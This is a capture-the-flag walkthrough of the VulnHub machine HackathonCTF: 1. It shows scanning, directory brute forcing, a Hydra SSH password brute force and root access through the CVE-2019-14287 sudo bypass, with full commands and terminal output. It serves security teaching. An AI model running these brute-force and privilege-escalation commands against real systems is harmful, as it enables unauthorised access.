

HackathonCTF: 1 Walkthrough

Machine Information

Field	Details
Name	HackathonCTF: 1
Author	Somu Sen
Series	HackathonCTF
Release Date	27 October 2020
Difficulty	Easy
Platform	VulnHub
Category	Web Enumeration, Credential Discovery, SSH Brute Force, Sudo Privilege Escalation
URL	https://www.vulnhub.com/entry/hackathonctf-1,591/

Introduction

HackathonCTF: 1 is a beginner-friendly Capture The Flag machine available on VulnHub. The box focuses on web enumeration, information disclosure, password cracking, SSH access, and privilege escalation through a vulnerable sudo configuration.

The challenge demonstrates how seemingly harmless files such as robots.txt, hidden web pages, and command history can leak sensitive information that ultimately leads to complete system compromise.

Skills practiced during this machine include:

- Network Enumeration
- Directory Brute Forcing
- Source Code Analysis
- Base64 Decoding
- Password Cracking
- SSH Enumeration
- Linux Privilege Escalation

- CVE-2019-14287 Exploitation

Attack Path Overview

```
Network Enumeration
  ↓
robots.txt Discovery
  ↓
Username Disclosure
  ↓
SSH Brute Force
  ↓
User Access (test)
  ↓
Bash History Enumeration
  ↓
Password Discovery
  ↓
Sudo Misconfiguration
  ↓
CVE-2019-14287
  ↓
Root Access
```

1. Network Discovery

Identify the target machine on the local network.

```
sudo netdiscover -i eth0
```

Result:

```
192.168.10.14
```

Target acquired:

```
192.168.10.14
```

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts | Google Hacking DB | OffSec | H
7 Captured ARP Req/Rep packets, from 5 hosts. Total size: 420


| IP            | At                | MAC Address | Count | Len                                          | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|----------------------------------------------|-----------------------|
| 192.168.10.1  | b4:f9:49:43:79:2c | 3           | 180   | optilink networks pvt ltd                    |                       |
| 192.168.10.8  | 50:c2:e8:95:0b:37 | 1           | 60    | CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD. |                       |
| 192.168.10.14 | 00:0c:29:f8:91:29 | 1           | 60    | VMware, Inc.                                 |                       |
| 192.168.10.2  | 04:cb:01:f3:da:b6 | 1           | 60    | Samsung Electronics Co.,Ltd                  |                       |
| 192.168.10.6  | 5a:00:a1:7a:77:36 | 1           | 60    | Unknown vendor                               |                       |


```

2. Port Scanning

Perform a full TCP scan with service detection.

```
sudo nmap -A -p- 192.168.10.14 --min-rate 10000
```

Results:

```
21/tcp  FTP
23/tcp  Telnet
80/tcp  HTTP
7223/tcp SSH
```

Interesting findings:

```
robots.txt
Disallow: /ctf
Disallow: /ftc
Disallow: /sudo
```

The web service appears to be the primary attack surface.

```

(kali@kali)-[~/Vulnhub-Machine]
$ sudo nmap -A -p- 192.168.10.14 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-18 20:01 IST
Nmap scan report for 192.168.10.14
Host is up (0.0013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: 404 Not Found
|_ http-robots.txt: 3 disallowed entries
|_ /ctf /ftc /sudo
|_ http-server-header: Apache/2.4.7 (Ubuntu)
7223/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 48:98:fc:58:02:9a:73:0b:c8:9a:18:53:00:f3:69:c7 (DSA)
|   2048 71:8f:f7:f7:23:7f:e6:73:f4:2b:a9:51:de:8f:d1:8d (RSA)
|   256  93:62:fe:09:7c:50:8a:1d:19:2f:4d:95:0f:fa:2c:34 (ECDSA)
|_  256  48:6e:82:29:06:a9:77:5f:08:f2:34:df:60:06:a2:cc (ED25519)
MAC Address: 00:0C:29:F8:91:29 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.25 ms  192.168.10.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.45 seconds

```

3. Web Enumeration

Browse to:

```
http://192.168.10.14
```

The page contains very little information.

Proceed with directory enumeration.

4. Directory Brute Force

Run Gobuster:

```

gobuster dir \
-u http://192.168.10.14/ \
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
-x php,html,txt,old,bak

```

Results:

```
/index.html
/robots.txt
/ftc.html
/sudo.html
/ctf.html
```

```
(kali@kali)~[~/Vulnhub-Machine]
$ gobuster dir -u http://192.168.10.14/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.14/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: old,bak,php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 227]
/robots.txt (Status: 200) [Size: 139]
/ftc.html (Status: 200) [Size: 154]
/sudo.html (Status: 200) [Size: 281]
/ctf.html (Status: 200) [Size: 0]
```

5. Analyzing robots.txt

Contents:

```
user-agent: *
Disallow: /ctf

user-agent: *
Disallow: /ftc

user-agent: *
Disallow: /sudo

c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==
```

The last line appears to be Base64 encoded.


Decode it:

```
echo "c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==" | base64 -d
```

Output:

```
ssh-bruteforce-sudoit
```

This strongly hints toward SSH brute forcing and sudo exploitation.



The image shows two screenshots. The top screenshot is a web browser window with the address bar showing '192.168.10.14/robots.txt'. The browser has several tabs open, including 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'HackTricks - Boitat...'. The main content area displays the robots.txt file with the following text:

```
user-agent: *  
Disallow: /ctf  
  
user-agent: *  
Disallow: /ftc  
  
user-agent: *  
Disallow: /sudo
```

The bottom screenshot is a terminal window with the prompt '(kali㉿kali)-[~/Vulnhub-Machine]'. It shows the command 'echo "c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==" | base64 -d' being executed, which outputs 'ssh-bruteforce-sudoit'.

6. Username Discovery

Visit:

```
http://192.168.10.14/sudo.html
```

After inspecting the page source code, a username is discovered:

```
test
```

Now we have:

```
Username: test
```

```
view-source:http://192.168.10.14/sudo.html

1 <html>
2 <body style="background-color:#000000">
3 <h1 style="color: #f5f5f5 ; font-size: 100px ; text-align: center;">Just Sudo It..</h1>
4 <h1 style="color: #616161; text-align: center;">From the little spark may burst a mighty flame.</h1>
5
6
7
8
9
10
11
12 </body>
13
14
15
16
17
18
19 #uname : test
20
21 </html>
22
```

7. SSH Password Brute Force

Use Hydra against the SSH service running on port 7223.

```
hydra -l test \
-P /usr/share/wordlists/rockyou.txt \
ssh://192.168.10.14:7223 -t 5
```

Hydra successfully discovers valid credentials:

```
Username: test
Password: jordan23
```

```
(kali@kali)~/Vulnhub-Machine
$ hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.10.14:7223 -t 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-18 20:06:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14344399), ~2868880 tries per task
[DATA] attacking ssh://192.168.10.14:7223/
[STATUS] 130.00 tries/min, 130 tries in 00:01h, 14344269 to do in 1839:01h, 5 active
*[[D[7223][ssh] host: 192.168.10.14 login: test password: jordan23
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-18 20:09:11
```

8. SSH Access

Login via SSH.

```
ssh test@192.168.10.14 -p 7223
```

Password:

```
jordan23
```

Verify access:

```
whoami
```

Output:

```
test
```

Initial foothold obtained.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh test@192.168.10.14 -p 7223
test@192.168.10.14's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jun 18 07:41:00 2026 from 192.168.10.13
test@ctf:~$ whoami
test
```

9. Bash History Enumeration

Inspect the user's command history.

```
cat ~/.bash_history
```

The history contains numerous commands referencing:

```
/media/floppy/media/imp
```

Navigate to the directory.

```
cd /media/floppy/media/imp
```

List files:

```
ls
```

Output:

```
pass.txt
```

Read the file:

```
cat pass.txt
```

Contents:

```
Q1RGZGZyR0hZa1VzU3NLS0AxMjM0NQo=
```

```
test@ctf:~$ cd /media/floppy/media/imp
test@ctf:/media/floppy/media/imp$ ls
pass.txt
test@ctf:/media/floppy/media/imp$ cat pass.txt
Q1RGZGZyR0hZa1VzU3NLS0AxMjM0NQo=
```

10. Password Recovery

Decode the Base64 string.

```
echo "Q1RGZGZyR0hZa1VzU3NLS0AxMjM0NQo=" | base64 -d
```

Output:

```
CTFdfrGHYjUsSsKK@12345
```

A password is recovered which may be useful for privilege escalation.

11. Sudo Enumeration

Check sudo privileges.

```
sudo -l
```

Output:

```
User test may run the following commands on ctf:
```

```
(ALL, !root) ALL
```

This is a known vulnerable configuration.

```
test@ctf:/media/floppy/media/imp$ sudo -l
[sudo] password for test:
Matching Defaults entries for test on ctf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User test may run the following commands on ctf:
    (ALL, !root) ALL
```

12. Privilege Escalation

The installed sudo version is vulnerable to:

CVE-2019-14287

This vulnerability allows a user to bypass the "not root" restriction by specifying user ID -1.

Exploit:

```
sudo -u#-1 /bin/bash
```

Verify:

```
whoami
```

Output:

```
root
```

Check privileges:

```
id
```

Output:

```
uid=0(root)
gid=0(root)
groups=0(root)
```

Root access successfully obtained.

```
test@ctf:/media/floppy/media/imp$ sudo -u#-1 /bin/bash
root@ctf:/media/floppy0/media/imp# whoami
root
root@ctf:/media/floppy0/media/imp# id
uid=0(root) gid=0(root) groups=0(root)
```

Root Access Achieved

```
whoami
```

Output:

```
root
```

The machine is fully compromised.

Vulnerabilities Identified

Information Disclosure

Sensitive hints exposed through:

```
robots.txt
```

and hidden web pages.

Weak Password Security

The SSH password was weak enough to be cracked using a common wordlist.

```
jordan23
```

Sensitive Data Exposure

A Base64-encoded password was stored inside:

```
/media/floppy/media/imp/pass.txt
```

Vulnerable Sudo Configuration

```
(ALL, !root) ALL
```

Allowed exploitation of:

```
CVE-2019-14287
```

to gain root access.

Tools Used

- Netdiscover
- Nmap
- Gobuster
- Hydra

- SSH
 - Base64
 - Linux Enumeration Commands
-

Lessons Learned

This machine demonstrates several common security weaknesses:

- Information leakage through robots.txt
- Hidden content discovery
- Weak passwords
- Poor credential storage
- Command history exposure
- Vulnerable sudo configurations

A combination of small security issues eventually led to full root compromise.

Conclusion

HackathonCTF: 1 is an excellent beginner-level machine that teaches the importance of thorough enumeration and privilege escalation techniques.

Attack flow:

```
robots.txt
  ↓
Hidden Pages
  ↓
Username Discovery
  ↓
SSH Brute Force
  ↓
Bash History Analysis
  ↓
Password Recovery
  ↓
CVE-2019-14287
  ↓
Root Access
```

The machine reinforces the importance of checking every available source of information and understanding Linux privilege escalation vulnerabilities.